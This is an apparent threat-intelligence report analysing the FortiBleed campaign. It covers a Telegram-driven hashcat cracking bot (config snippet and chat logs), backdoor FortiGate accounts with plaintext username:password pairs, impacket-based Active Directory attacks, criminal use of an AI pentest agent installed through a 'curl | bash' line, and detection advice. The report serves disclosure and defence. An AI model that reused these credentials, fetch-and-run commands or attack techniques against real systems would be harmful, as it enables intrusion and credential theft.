
BOT_TOKEN

# Автоопределение пути к hashcat — проверяем несколько вариантов
_HASHCAT_CANDIDATES = [
    "/root/hashcat-7.1.2/hashcat.bin",
    "/root/hashcat/hashcat",
    "/usr/local/bin/hashcat",
    "/usr/bin/hashcat",
]
HASHCAT_BIN = next((p for p in _HASHCAT_CANDIDATES if os.path.isfile(p)), _HASHCAT_CANDIDATES[0])
PRINCE_BIN = "/root/hashcat-ultimate/pp64.bin"  # princeprocessor for PRINCE attack
ULTIMATE_DIR = "/root/hashcat-ultimate"
JOBS_DIR = os.path.join(ULTIMATE_DIR, "jobs")
WORDLISTS_DIR = os.path.join(ULTIMATE_DIR, "wordlists")
RULES_DIR = os.path.join(ULTIMATE_DIR, "rules")
MASKS_DIR = os.path.join(ULTIMATE_DIR, "masks")


HASH_MODE = "5600"
DEFAULT_MAX_LEVEL = 20
STATUS_INTERVAL = 60  # hashcat --status-timer (внутренний вывод)
PANEL_REFRESH = 300  # Обновление панели в чате раз в 5 минут
LIVE_SPEED_INTERVAL = 300  # Обновление скорости в TG раз в 5 минут
```


Header of the Telegram-controlled hashcat bot: a declared pool of 10× RTX 4090 GPUs, admin handle @Clarksome, the hardcoded bot token, and automatic detection of nine hash types (FortiGate, NetNTLMv2, MSSQL, and the full Kerberos chain).




HASHBOT
bot
Forwarded from HASHBOT
#B NECOTRANS | Keywords: нет
Есть файл с корп-имёнами?
(список в столбик — используется в domain-атаке на правила и маски)
• Скиньте .txt
• Отправьте
Forwarded from HASHBOT
#B NECOTRANS
Введите key words через запятую:
(например: john, pro, corp, corp.com)
(эти слова добавятся в логины/домены и работают с правилами)
NECOTRANS
Forwarded from HASHBOT
#B NetNTLMv2 | Получено 1 хешей (новых: 1)
Введите домен:
(например: corp.com, acme.local, imsuper.com)
Message



Forwarded from HASHBOT
PANEL | GPU: 5/16 свободно | 2 задач
test1.com | 3435/6526
L6 Hyb base+app | 20ч 24м
CH Hanson | 0/2
L8 Policy masks | 1ч 18м
Завершённые:
turk.com — 2/2 45м 51с
LIAB — 1/1 8м 6с
BYD — 0/1 1ч 29м
BALSUGIDA — 0/4 2ч 9м
Forwarded from
/status
Forwarded from HASHBOT
Остановка test1.com...
Forwarded from
/status


HASHBOT
bot
GPU: 5/16 свободно | 2 задач
Forwarded from HASHBOT
Режим: Сценарий. Запускаю...
Forwarded from HASHBOT
CH Hanson | DEEP Small | 1 GPU
Настраиваю...
Forwarded from
-
Forwarded from HASHBOT
#H CH Hanson | Keywords: нет
Есть файл с корп-имёнами?
(список в столбик — используется в domain-атаке на правила и маски)
• Скиньте .txt файл — если есть
• Отправьте - — если нет
Forwarded from
-
Forwarded from HASHBOT
#H CH Hanson
Введите key words через запятую:
(например: john, pro, corp, corp.com)
(эти слова добавятся в логины/домены и работают с правилами)
(или отправьте - чтобы пропустить)
Forwarded from
CH Hanson
Forwarded from HASHBOT
#H NetNTLMv2 | Получено 2 хешей (новых: 2)
Введите домен:
(например: corp.com, acme.local, imsuper.com)
Message


Forwarded from
FORTI
Forwarded from HASHBOT
#D Fortigate256 | Получено 258546 хешей (новых: 258546)
Введите домен:
(например: corp.com, acme.local, imsuper.com)
Forwarded from
hashes.txt
15.7MB
Forwarded from HASHBOT
US_found_81.txt
25.2KB
US — 81 гудов (из potfile + global.pot)
Forwarded from HASHBOT
US_found_68.txt
21.2KB
US — 68 гудов (из potfile + global.pot)
Message

Credentials as production data

A refinement pipeline that narrows millions of records down to the targets worth the most.



Money-oriented selection.

Filter wealthy geographies, sort by descending revenue, and pick whoever yields the most: the classic Initial Access Broker play.

6. The persistence layer: backdoor accounts

When sorting the passwords by frequency, the most common pairs repeated across thousands of distinct IP addresses. That is not organic victim credential; it is an account planted by the attacker. The pair adminin:ITAdmin@888 appears on 3,947 devices; fortiAdmin:fortiAdmin1qaz2wsx on 1,282; fgtsecure:F0rt!n3tS3cur3! on 1,152.

When the same username and password combination exists on thousands of firewalls, it was created, not discovered.

6.2 FortiCloud and Fortinet support disguise

The cleverest detail is the disguise. The names of the planted accounts imitate legitimate Fortinet services: forticloud-sync, forticloud-tech, support_fortinet, fgtsecure, fgtsec, Technical_support, fortinetadmin, tech-fortinet. An inattentive administrator who sees forticloud-sync in the account list tends to assume it is something legitimate from the FortiCloud ecosystem. That is exactly the point.

At least 5,868 accounts in the set follow this disguise pattern, and the number exceeds nine thousand when adding variants such as adminin and fgtsec. The confirmed-access inventory, all_valid.txt, lists 21,976 devices with administrative access, **90.6% of them via SSH on port 22.** The defensive implication is direct and severe: changing the original administrator password does not evict the attacker, because the attacker has their own account. For defenders, these account names are hunting indicators of immediate use.

7. Stage 4: into the network, VPN pivot and Active Directory

Compromising the firewall was never the end goal. It was the entry door. **The real target is Active Directory.**

The file vpn5.conf is an openfortivpn client configuration pointing to a victim SSL-VPN concentrator (185.XX.XXX.XXX:444), with an account named sslvpn and a password ending in “Audit.” The name “audit” is no coincidence: it is persistence disguised as a security audit. The configuration uses split tunneling (set-routes=0, set-dns=0), which avoids routing the operator traffic through the victim network, an opsec concern that reappears in the VMs README.

7.1 The impacket arsenal

A collection of Python scripts uses the impacket library to operate from inside the networks. They all share one trick: they socket bind to an address assigned by the VPN (such as 10.212.134.220 or 10.11.254.200) to originate traffic through the compromised VPN, as if they were a legitimate internal host.

The ad_full_audit.py script runs an AD audit in twelve steps: AS-REP roasting, Kerberoasting, unconstrained and constrained delegation, RBCD, LAPS and gMSA passwords, passwords in the description field, accounts with adminCount=1, old and vulnerable operating systems, the DnsAdmins group, and a GPO count. It is a complete privilege sweep, of the kind a professional pentester runs, automated.

7.2 Spraying and spidering

Other scripts handle the expansion. spray_da.py does password spraying via Kerberos, spray_taroko.py tests already-obtained credentials against SMB by checking access to the C$ share, and spider.py walks the shares recursively, opening files with extensions such as .bat, .ps1, .ini, and .config in search of the words “password,” “secret,” and “net use.”

There are also per-employee custom wordlists (files pass_<name> with Persian and Arabic names, containing numeric PINs in date or phone style), and spray_results.txt documents a successful spray against an Arabic-language organization, where dozens of accounts used trivial passwords such as 12345 and 123456. We confirmed deep compromise (cracked domain credentials) in mid-size organizations in Vietnam, Taiwan, and Japan, among others.

8. The AI angle: CyberStrike

One item from the VM provisioning led us to one of the most relevant discoveries of the research.

The scripts final-setup.sh, rebuild-vms.sh, and fix-vms.sh install, on the host and on all seven VMs, a tool called CyberStrike, via *curl -fsSL https://cyberstrike.io/install.sh | bash.* Web research clarified what it is: CyberStrike is **an autonomous AI-powered pentest agent**, open-source under the AGPL license, written in TypeScript on the Bun runtime and run as a TUI in the terminal. It turns an LLM subscription into an automated red team, with more than 13 specialized agents, more than 7,300 skills, more than 2,000 MITRE ATT&CK atomic tests, an embedded Chromium browser with HTTP interception (the HackBrowser), eight parallel sub-testers (IDOR, authorization bypass, SSRF, injection, business logic, among others), and a remote-execution mechanism called Bolt, which uses the MCP protocol with Ed25519 authentication. It supports more than 15 LLM providers in the BYOK ("bring your own key") model, including Anthropic, OpenAI, Google, and offline options such as Ollama.

8.1 How they used it

The evidence of use is consistent. CyberStrike was installed on the host and on the seven Kali VMs, added to the PATH, and cited in the operators README as a first-line tool. There is an Ed25519 SSH key with the comment cyberstrike@pentestlab, which aligns with the Bolt remote-execution mechanism. And there is, on the host, a cache of the terminal interface library libopentui.so (36 identical copies), consistent with a Bun-based TUI application, like CyberStrike itself, having run there. Combining the documented capabilities with the observed infrastructure, the most plausible reading is one of an **AI agent per operator**, each in its own VM under the supervised tmux session: the HackBrowser and the sub-testers automate the web phase (including interaction with FortiGate panels and internal portals), Bolt orchestrates tools across the VM mesh, and the OSINT module feeds part of the target enrichment. We did not find any attacker LLM key in the dump, which is consistent with the BYOK model, in which the keys live in the local runtime configuration.

8.2 The significance

An honest framing is warranted: CyberStrike is a legitimate tool, intended for authorized testing, with an explicit code of conduct. What we document is its **abuse** by a criminal actor, who simply ignored that code of conduct and pointed the agent at targets without consent, at scale. FortiBleed is thus a concrete case of **criminal adoption of agentic pentesting.** The attacker advantage does not lie in a novel exploit; it lies in the **integration**: AI for recon and the web phase, custom scripts for Active Directory, rented GPUs for hashes, and a Telegram bot for control. The exact scope of the actions executed by the AI is an inference, since there are no CyberStrike transcripts in the dump, but the use of the tool is a fact.

Timeline

2026

Infrastructure provisioned

Phase: Provisioning

Artifact: Kali VM kernel

25 Feb

The Kali VM images carry a kernel compiled on 25 February 2026, evidence that the infrastructure was prepared months before the campaign went live.

Capture loop goes live

Cadence: every 20 min

Cycles: 5,380 to 7 Jun

19 May

The traffic-capture loop ran continuously to 7 June, 5,380 cycles at one every 20 minutes. Its flat 24-hour distribution marks it as an unsupervised robot. The Hashtopolis cracking agent was packaged on 31 May.

Scan and snapshot

Coverage: scanner logs 1–5 Jun

Snapshot: 7 Jun 2026

07 Jun

The scanner logs cover 1 to 5 June, and the snapshot of the entire working directory, tooling and stolen data alike, is dated 7 June.

Public disclosure

Source: exposed directory

Confirmed by: Diachenko, Beaumont

18 Jun

Eleven days after the snapshot, the exposed directory and the FortiBleed campaign were disclosed publicly, the leak that opened the operation to analysis.

9. The opsec failure that exposed them

There is an irony at the center of this case. The group trained its operators in opsec, with an explicit README about not leaking the infrastructure through the victim network, used split tunneling, encrypted target lists in the panel, detected honeypots, and deleted its own traffic captures. And yet, it left the entire working directory open on the internet, with the private SSH key (cyberstrike_key), the Telegram bot token, and the Hashtopolis access keys exposed. It was that failure that gave up the operation. The tactical discipline did not survive a configuration error in the infrastructure.

10. Impact assessment

The impact is measured in three layers. At the surface, tens of thousands of Fortinet firewalls with compromised credentials and planted backdoor accounts, which means persistent administrative access. At the intermediate layer, the sensitive traffic of countless organizations was captured and processed, including credentials from multiple protocols and email content. At the deep layer, hundreds of Active Directory domains were penetrated, some down to domain-credential level. Since the already-leaked credentials remain valid until they are rotated, the predominant risk is not that of a one-off exploit, but rather that of persistent and resellable access, in the Initial Access Broker model.

11. Defense and detection

For any FortiGate that had a management interface or SSL-VPN exposed, the recommendation is to assume compromise and act: rotate all credentials (local admin, service accounts, and all VPN accounts), revoke administration SSH keys, take the management interface off the internet, enforce MFA on the VPN, and update FortiOS, remembering to force administrators to re-login so the hashes migrate to PBKDF2.

11.1 Hunting the backdoor accounts

This is the highest immediate-return action. Audit the local administrative accounts of the FortiGate devices and treat as an incident the presence of any account with names of the type forticloud-sync, forticloud-tech, support_fortinet, fgtsecure, fgtsec, fortiAdmin, adminin, or Technical_support. These accounts imitate legitimate Fortinet services, but they are not.

11.2 Detection rules


In behavior, watch for periodic administrative logins from a single IP (the capture loop), anomalous reuse of FortiGate session cookies, and, in Active Directory, surges of AS-REP roasting and Kerberoasting, C$ scanning over SMB, and anomalous reads of LAPS and gMSA. It is also worth monitoring the traffic typical of an offensive AI agent: crawling with interception, single-origin parallel scanning of IDOR and SSRF, unexpected Cloudflare tunnels, and outbound calls to LLM APIs from administrative segments.

Victimology

ACTIVE DIRECTORY PENETRATION

623	32	12	Europe
AD domains with hashes	domains, creds cracked	domains > 100 hashes	the pivot's focus
7,470 hashes total	Domain Admin risk	deepest footholds	firewalls were global


FIREWALL TARGETS BY COUNTRY · TOP 6



Firewalls were a global, opportunistic target.

The pivot into Active Directory was selective, aimed at mid-market Europe.

AD DOMAINS WITH HASHES · EUROPEAN SKEW



12. Responsible disclosure and victim notification

From the loot indexes, we consolidated a notification list containing the organizations with Active Directory compromise: **623 domains**, of which 616 with an identified company and 32 with already-cracked hashes (and therefore Domain Admin risk). On principle, this list contains no password or individual username, only what is necessary for a CERT or the organization itself to identify and act. It is a confidential deliverable, intended for trusted disclosure channels (national CERTs or direct victim notification), and is not published in this report, which limits itself to aggregates. The suggested prioritization starts with the 32 domains with cracked domain credentials and the twelve with more than one hundred captured hashes.

13. Conclusion

FortiBleed shows the maturation of the initial-access market as an industry. What made this group effective was not a magic trick, but rather the orchestration: a scanning and sniffing engine that captures traffic at scale and erases the evidence, a multi-protocol harvester that turns that traffic into credentials, an elastic cracking cluster rented and commanded by chat, an AI agent that multiplies each operator force, and a data pipeline that prioritizes victims by revenue. Each piece is, in isolation, accessible; together, they form a factory.

